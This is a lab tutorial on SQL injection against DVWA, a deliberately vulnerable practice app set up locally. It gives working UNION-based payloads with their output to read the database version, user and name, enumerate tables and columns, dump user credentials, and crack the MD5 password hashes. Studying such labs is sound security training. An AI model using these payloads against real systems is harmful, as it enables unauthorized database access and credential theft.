Attack db with injection


You can set up the test server on your own computer:
Setup with: XAMPP + DVWA

Try if exist possible injection vulnerability
Input: 1
Return


```
$getid = "SELECT first_name, last_name FROM users WHERE user_id =
'$id'"
```

```
Injection with always True condition - core exploitation
```

```
input : %' or '0'='0
```



- In this scenario, we are saying display all records that are **false** and all records that are **true**.
    - %' - Will probably not be equal to anything, and will be false.
    - '0'='0' - Is equal to true, because 0 will always equal 0.
- Database Statement
    - mysql> SELECT first_name, last_name FROM users WHERE user_id = '%' **or '0'='0'**;

Inject always True statement so that the statement can alway be executed and return db information.

Similarly, we can get the db version (vulnerability can vary between different versions):
Input: %' or 0=0 union select null, version() #

    - mysql> SELECT first_name, last_name FROM users WHERE user_id = '%' **or 0=0 union select null, version()#';**
    - **‘ #’**

The VERSION() function returns the current version of the MySQL database, as a string. # comment the ‘ to make syntax legal.

How to get user?

input: %' or 0=0 union select null, user() #

```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

root@localhost is the user that executing the command

Get db name:

%' or 0=0 union select null, database() #

```
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

Get all tables:


Input: %' and 1=0 union select null, table_name from information_schema.tables #

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENABLED_ROLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: FILES
```

But our goal is not only to obtain the db info, we want to get the root control on it. Let’s hack the credential table


Display all the user tables in information_schema

Input: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#




Get all columns of the users table

input : %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #




Get the column contents:

Input: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #



Authentication info of all users obtained so far.

Decrypt the hash with MD5



Now the db is full hacked with injection